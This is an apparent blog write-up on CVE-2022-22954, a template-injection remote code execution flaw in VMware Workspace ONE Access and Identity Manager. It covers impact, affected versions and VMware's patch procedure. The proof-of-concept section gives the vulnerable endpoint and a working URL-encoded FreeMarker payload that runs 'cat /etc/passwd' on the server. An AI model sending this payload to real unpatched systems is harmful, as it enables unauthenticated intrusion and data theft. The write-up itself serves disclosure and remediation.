CVE-2022-22954 Vulnerability

Vmware company has announced that they got reports about some vulnerabilities on 6 April 2022[1]. One of these vulnerabilities is that **remote control execution** on VMware Workspace ONE Access and Identity Manager contains product via **server-site template injection**. This vulnerability has CVE 2022-22954 number and you can check it by using NIST side[2].

What is CVE 2022-22954 vulnerability and its impact?

CVE 2022-22954 is a vulnerability that is remotely code execution on server by using server-site injection vulnerability. This vulnerability is VMware Workspace ONE Access and Identity Manager.

Impact of vulnerability is very huge. This vulnerability does not require to authenticate to system so that every attacker inside of network can use this vulnerability easily. Beside of that , users of this product can lose sensitive data on server or server can be use like bot for another attack like DoS(Denial of Service) due to remote code execution. All of these causes that **CVSSv3** of CVE 2022-22954 is 9.8[3].

Affected versions of VMware Workspace ONE Access and Identity Manager are indicated Figure 1.

Product Component	Version(s)
VMware Workspace ONE Access Appliance	21.08.0.1
VMware Workspace ONE Access Appliance	21.08.0.0
VMware Workspace ONE Access Appliance	20.10.0.1
VMware Workspace ONE Access Appliance	20.10.0.0
VMware Identity Manager Appliance	3.3.6
VMware Identity Manager Appliance	3.3.5
VMware Identity Manager Appliance	3.3.4
VMware Identity Manager Appliance	3.3.3

Figure 1

CVE 2022-22954 Vmware Workspace ONE Access PoC Exploit

This PoC was done by sherlocksecurity, you can find this on github[4]. There is simple process for attack.

-Firstly you should check connection availability with product.

-Then send Get request to **`/catalog-portal/ui/oauth/verify`** with

`error=&deviceUdid=%24%7b%22%66%72%65%65%6d%61%72%6b%65%72%2e%74%65%6d%70%6c%61%74%65%2e%75%74%69%6c%69%74%79%2e%45%78%65%63%75%74%65%22%3f%6e%65%77%28%29%28%22%63%61%74%20%2f%65%74%63%2f%70%61%73%73%77%64%22%29%7d` `payload`. This payload executes **cat /etc/passwd** command on server.

Figure 2 indicates full request that is sent by user.

Figure 2 (Get request of sender)

You can see the context of /etc/passwd in response which is indicated on Figure 3.



Figure 3 (Response from product)

What is the solution of this vulnerability?

This vulnerability has been mitigated by patch that is supplied by Vmware[5].

Patch Deployment Procedure:

1. Login as sshuser, sudo to root level access.

2. Download and transfer *HW-154129-Appliance-<Version>.zip* to the virtual appliance. This zip file can be saved anywhere on the file system. VMware recommends SCP protocol to transfer the file to the appliance. Tools such as winscp can also be used to transfer the file to the appliance.

3. Unzip the file using the command below.

unzip HW-154129-Appliance-<Version>.zip

4. Navigate to the files within the unzipped folder using the command below.

cd HW-154129-Appliance-<Version>

5. Run the patch script using the command below

./HW-154129-applyPatch.sh

Patch Deployment Validation:

- Login as an Administrator to the Workspace ONE Access Console and verify the System Diagnostics page is green.
- For 20.xx versions, verify the build number from the Workspace ONE Access Configuration Settings page ONLY (accessed through *https://{FQDN}:8443/cfg/*). The build number may not be updated in other locations. Build numbers are listed above
- For 3.3.x versons, verify the presence of the *HW-154129* flag in the */usr/local/horizon/conf/flags/* location. Detailed flag names are noted above

Resources

[1] https://core.vmware.com/vmsa-2022-0011-questions-answers-faq#section1
[2] https://www.vmware.com/security/advisories/VMSA-2022-0011.html
[3] https://nvd.nist.gov/vuln/detail/CVE-2022-22954#match-7901914
[4] https://github.com/sherlocksecurity/VMware-CVE-2022-22954
[5] https://kb.vmware.com/s/article/88099

Aydın Kaan DURUKAN